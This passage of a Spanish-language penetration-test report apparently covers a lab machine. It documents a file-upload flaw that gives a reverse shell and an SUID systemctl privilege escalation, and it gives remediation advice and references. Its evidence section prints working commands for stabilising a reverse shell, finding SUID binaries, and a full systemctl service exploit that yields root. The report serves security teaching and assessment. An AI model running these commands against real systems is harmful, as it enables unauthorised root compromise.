


Figura 9: Muestra de los metadatos del sistema.

4- Hallazgos técnicos:

-Vulnerabilidad 1: Subida de archivos maliciosos en el directorio /internal.

- Gravedad: Critica.
- Descripción: El directorio /internal permite la subida de archivos al servidor. El filtro de seguridad esta basado en una lista negra mal configurada.
- Impacto: Un atacante puede realizar una ejecución remota de código. Comprometiendo el servidor web Apache y obteniendo una conexión con un usuario básico del sistema.

- Prueba realizada: Se configuro NetCat en modo escucha en el terminal local, se subió un archivo de nombre shell.phtml a través de la pagina publica y al realizar una petición en el navegador se recibió una respuesta.
- Recomendación: Implementar una lista blanca ya que esta genera una lista de permitidos y el resto queda bloqueado (Grupo Atico34, s.f.c). Proteger los directorios internos del servidor mediante un archivo .htaccess (Gustavo. B, 2025).
- Referencia: CWE-434 (National Vulnerability Database, 2025 a).

-Vulnerabilidad 2: Escalada de privilegios dentro del sistema.

- Gravedad : Critica.
- Descripción: El binario del sistema /bin/systemctl esta mal configurado debido a la activación del bit SUID. Esto permite a usuarios básicos del sistema ejecutar funciones de administración heredando los máximos privilegios del propietario del archivo.
- Impacto: Un atacante puede comprometer el sistema completamente. Siendo un usuario de bajo nivel se le permite la ejecución de comandos con máxima autoridad y como resultado la obtención de información sensible.
- Prueba realizada: Se ejecuto un servicio temporal de tipo OneShot en el directorio /tmp que establece un enlace con systemctl, una vez establecida la conexión con los permisos heredados de systemctl,se ejecuto una instrucción que otorgo los permisos de administrador. Completando exitosamente la escala de privilegios.
- Recomendación: Eliminar el bit SUID de /bin/systemctl mediante el comando chmod u-s /bin/systemctl (Carlos, J. 2020). De esta forma nos aseguramos que el gestor de servicios del sistema no es accesible mediante una cuenta de bajo nivel.
- Referencia: CWE-269 (National Vulnerability Database, 2025 b)

5- Matriz de riesgos:

ID	Vulnerabilidad	Riesgo	Afecta a	Estado	Referencia
V-01	Subida de archivos maliciosos en el directorio /internal	Crítico	Servidor Apache	Pendiente	CWE-434
V-02	Escalada de privilegios	Crítico	Binario /bin/systemctl	Pendiente	CWE-269

6- Recomendaciones globales:

- Eliminación del bit SUID en /bin/systemctl.
- Sustituir la lista negra básica del formulario web por una lista blanca en el servidor Apache.

7- Pruebas y evidencias:

- Código para estabilizar la shell reversa.

```
www-data@ip-10-130-151-208:/$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ip-10-130-151-208:/$ export TERM=xterm
export TERM=xterm
www-data@ip-10-130-151-208:/$ ^Z
[1]+  Stopped                 nc -lvnp 4444
root@ip-10-130-189-121:~# stty raw -echo
root@ip-10-130-189-121:~# nc -lvnp 4444

www-data@ip-10-130-151-208:/$ ls
bin   home            lib64       opt   sbin  tmp      vmlinuz.old
boot  initrd.img      lost+found  proc  snap  usr
dev   initrd.img.old  media       root  srv   var
etc   lib             mnt         run   sys   vmlinuz
www-data@ip-10-130-151-208:/$ cd home
www-data@ip-10-130-151-208:/home$ ls
bill  ubuntu
www-data@ip-10-130-151-208:/home$ cd bill
www-data@ip-10-130-151-208:/home/bill$ ls
user.txt
www-data@ip-10-130-151-208:/home/bill$ cd ..
www-data@ip-10-130-151-208:/home$ cd ..
www-data@ip-10-130-151-208:/$ la
la: command not found
www-data@ip-10-130-151-208:/$
```

Figura 10: Estabilizar shell reversa.

El siguiente código representa los comandos utilizados para la estabilización de la shell reversa, estos comandos se basan en la importación de python al terminal.

- python3 -c ‘import pty; pty.spawn(“/bin/bash”)’ ctrl+z (volvemos a nuestra terminal nativa), stty raw -echo, fg, nos redirige a la terminal que tiene la conexión exitosa con el servidor y estabiliza nuestra shell.

- Código utilizado para la escalada de privilegios.

```
echo '[Service]
Type=oneshot
ExecStart= bash -c "cp /bin/bash /tmp/root; chmod 4777 /tmp/root"
[Install]
WantedBy=multi-user.target' >/tmp/exploit.service
systemctl link /tmp/exploit.service
systemctl enable --now /tmp/exploit.service
```

Explicación del código paso a paso:

- echo '[Service] --→ creamos un servicio.
- Type=oneshot --→ Especificamos que el servicio sea de un uso.
- ExecStart= bash -c "cp /bin/bash /tmp/root; chmod 4777 /tmp/root --→ copiamos los directorios de /bin/bash en /tmp/root y le asignamos los permisos SUID y permisos totales al archivo /tmp/root.
- [Install] --→ Instala el servicio.
- WantedBy=multi-user.target'>/tmp/explooit.service --→ creamos el servicio para explotar en el directorio /tmp.
- Systemctl link /tmp/exploit.service --→ Creamos un enlace desde systemctl hacia nuestro servicio de exploit en /tmp.
- Systemctl enable –now /tmp/exploit.service --→ Activamos el servicio de exploit en el directorio /tmp.

- Código usado para encontrar el vector de entrada con permisos SUID mal configurados.

  El siguiente codigo se divide en 4 partes:

  1- find / - busca en todo el sistema.

  2- -perm -4000 busca los archivos con los permisos SUID activos.

  3- type f busca ejecutables omitiendo archivos.

  4- 2>/dev/null envia a la basura cualquier error.

```
www-data@ip-10-130-151-208:/$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/mount
/bin/umount
/bin/systemctl
/bin/fusermount
/snap/snapd/24505/usr/lib/snapd/snap-confine
/snap/core20/2582/usr/bin/chfn
/snap/core20/2582/usr/bin/chsh
/snap/core20/2582/usr/bin/gpasswd
/snap/core20/2582/usr/bin/mount
/snap/core20/2582/usr/bin/newgrp
/snap/core20/2582/usr/bin/passwd
/snap/core20/2582/usr/bin/su
/snap/core20/2582/usr/bin/sudo
/snap/core20/2582/usr/bin/umount
/snap/core20/2582/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2582/usr/lib/openssh/ssh-keysign
/sbin/mount.cifs
www-data@ip-10-130-151-208:/$
```

Figura 11: Búsqueda de directorios con permisos SUID.

- Validación de usuario.
- Se procede a usar el comando whoami e id para validar que hemos realizado la escalada correctamente.

```
www-data@ip-10-130-151-208:/tmp$ ./root -p
root-5.0# whoami
root
root-5.0# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
root-5.0#
```

Figura 12: Muestra del usuario.

- Validación del compromiso total de la maquina.




Figura 13: Muestra de los datos archivados en root.




Figura 14: Muestra de los datos archivados en user.

BIBLIOGRAFIA.

ALFAIOT-WEBMASTER (2023): *Seguridad en el IoT: Cómo prevenir los ciberataques*, Alfaiot. Disponible en: https://alfaiot.com/iot/seguridad-en-el-iot-como-prevenir-los-ciberataques/ [Consulta: 02-05-2026].

Ayala, G. (2026): "¿Qué es el algoritmo SHA-256 y cómo funciona?". *Bit2Me Academy*, 20 de abril. Disponible en: https://academy.bit2me.com/sha256-algoritmo-bitcoin/ [Consulta: 02-05-2026].

BBVA (s.f.): *¿Qué es el plan de continuidad de un negocio?*. Disponible en: https://www.bbva.es/finanzas-vistazo/ae/cuentas/plan-de-continuidad-de-un-negocio.html [Consulta: 16-05-2026].

Bitdefender (s.f.): *Análisis de causa raíz*. Disponible en: https://www.bitdefender.com/es-es/business/gravityzone-platform/root-cause-analysis [Consulta: 16-05-2026].

Carlos, J. (2020): "Permisos en Linux: sticky bit, SUID y SGID". *Zeppelinux*, 2 de mayo. Disponible en: https://www.zeppelinux.es/permisos-en-linux-sticky-bit-suid-y-sgid/ [Consulta: 02-05-2026].

Ceico (2023): "¿Qué es y cómo se calcula el RPO (Recovery Point Objective) y el RTO (Recovery Time Objective)?". *Ceico Blog*, 29 de junio. Disponible en: https://www.ceico.mx/post/rpo-y-rto [Consulta: 19-05-2026].

Check Point (s.f.): *The 6 Phases of an Incident Response Plan*. Disponible en: https://www.checkpoint.com/es/cyber-hub/cyber-security/what-is-incident-response/the-6-phases-of-an-incident-response-plan/ [Consulta: 16-05-2026].

Cloudflare (s.f.): *Cómo prevenir la inyección de código SQL*. Disponible en: https://www.cloudflare.com/es-es/learning/security/threats/how-to-prevent-sql-injection/ [Consulta: 02-05-2026].

Everpure (s.f.): *¿Qué es el MTTD?*. Disponible en: https://www.everpuredata.com/es/knowledge/what-is-mttd.html [Consulta: 19-05-2026].

Faster Capital (s.f.): *Implementación De Canales De Comunicación Seguros*. Disponible en: https://fastercapital.com/es/tema/implementaci%C3%B3n-de-canales-de-comunicaci%C3%B3n-seguros.html/1 [Consulta: 16-05-2026].

Grupo Atico34 (s.f.a): *Amenazas internas para la ciberseguridad, cuando el peligro viene de dentro*. Disponible en: https://protecciondatos-lopd.com/empresas/amenazas-internas-ciberseguridad/ [Consulta: 15-04-2026].

Grupo Atico34 (s.f.b): *Infracciones y Sanciones LOPD/RGPD, criterios, procesos y ejemplos de multas*. Disponible en: https://protecciondatos-lopd.com/empresas/infracciones-sanciones-lopdgdd-rgpd/ [Consulta: 18-04-2026].

Grupo Atico34 (s.f.c): *Lista blanca, gris y negra: ¿Qué son y para qué sirven?*. Disponible en: https://protecciondatos-lopd.com/empresas/lista-blanca-gris-negra/ [Consulta: 19-05-2026].

Gustavo, B. (2025): "¿Qué es el archivo .htaccess?". *Hostinger Tutoriales*, 29 de enero. Disponible en: https://www.hostinger.com/es/tutoriales/que-es-el-archivo-htaccess [Consulta: 19-05-2026].

Hardzone (2026): "Sistema de cifrado AES-256 bits ¿es realmente seguro?". *Hardzone*, 4 de abril. Disponible en: https://hardzone.es/tutoriales/rendimiento/cifrado-aes-256-bits-como-funciona/ [Consulta: 02-05-2026].

IBM (s.f.a): *¿Qué es la ingeniería social?*. Disponible en: https://www.ibm.com/es-es/think/topics/social-engineering [Consulta: 19-05-2026].

IBM (2025b): *Playbook Designer*. Disponible en: https://www.ibm.com/docs/es/cloud-pak-sec-aas?topic=soar-playbook-designer [Consulta: 19-05-2026].

Incibe (s.f.): *Cómo evitar ser víctima de phishing*. Disponible en: https://www.incibe.es/node/485661 [Consulta: 02-05-2026].

InfoProtección (2025): *Buenas Prácticas Para Aislar Sistemas Comprometidos Durante Un Ataque*, 2 de abril. Disponible en: https://www.infoproteccion.com/ciberseguridad/aislar-sistemas-comprometidos/ [Consulta: 16-05-2026].

Jiménez Vela, N., Martín-Ampudia Ugena, P. y Sierro Elvira, D. (2009): "Implementación de un depurador declarativo para el lenguaje de bases de datos SQL", *Docta Complutense*, repositorios UCM. Disponible en: https://docta.ucm.es/entities/publication/8c354b41-29c1-47b3-8557-961d9f522276 [Consulta: 22-05-2026].

Len, N. (2024): "Los script kiddies o piratas inexpertos, un peligro real para la ciberseguridad". *Computing Opinión*, 4 de julio. Disponible en: https://www.computing.es/opinion/script-kiddies-o-piratas-inexpertos-un-peligro-real-para-la-ciberseguridad/ [Consulta: 19-05-2026].

Lumifi (s.f.): *What is Mean Time-to-Respond (MTTR)?*. Disponible en: https://www.lumificyber.com/fundamentals/what-is-mean-time-to-respond-mttr/ [Consulta: 19-05-2026].

ManageEngine (s.f.): *La necesidad de un software para la gestión de logs de servidores*. Disponible en: https://www.manageengine.com/latam/network-monitoring/software-gestion-de-logs-de-servidores.html [Consulta: 02-05-2026].

Naseer, D. (2025): "Cómo alojar varios sitios web en un servidor - Guía detallada". *Cloudways Blog*, 11 de junio. Disponible en: https://www.cloudways.com/es/blog/alojar-varios-servidores-de-sitios-web/#how-to-host-multiple-websites-on-cloudways [Consulta: 16-06-2026].

National Vulnerability Database (2025a): *GitHub Advisory: CWE-434: Unrestricted Upload of File with Dangerous Type.* Disponible en: https://github.com/advisories/GHSA-f7wq-6864-7p82 [Consulta: 19-05-2026].

National Vulnerability Database (2025b): *GitHub Advisory: CWE-269: Improper Privilege Management vulnerability.* Disponible en: https://github.com/advisories/GHSA-x2h5-r7cj-6jqv [Consulta: 19-05-2026].

PayPal (s.f.): *Protección total en un solo lugar*. Disponible en: https://www.paypal.com/es/digital-wallet/security-and-protection [Consulta: 16-05-2026].

thePower (2025): "Métodos para detectar y eliminar malware en tu red". *thePower Blog*, 10 de marzo. Disponible en: https://thepower.education/blog/tech/metodos-para-detectar-y-eliminar-malware-en-tu-red [Consulta: 16-05-2026].

Valenzuela, I. (2017): *Inteligencia de amenazas ¿Qué es y qué no es?*. [Vídeo online]. Palabra de Hacker, 14 de julio. Disponible en: https://www.youtube.com/watch?v=gn8d-26Bq3M [Consulta: 02-05-2026].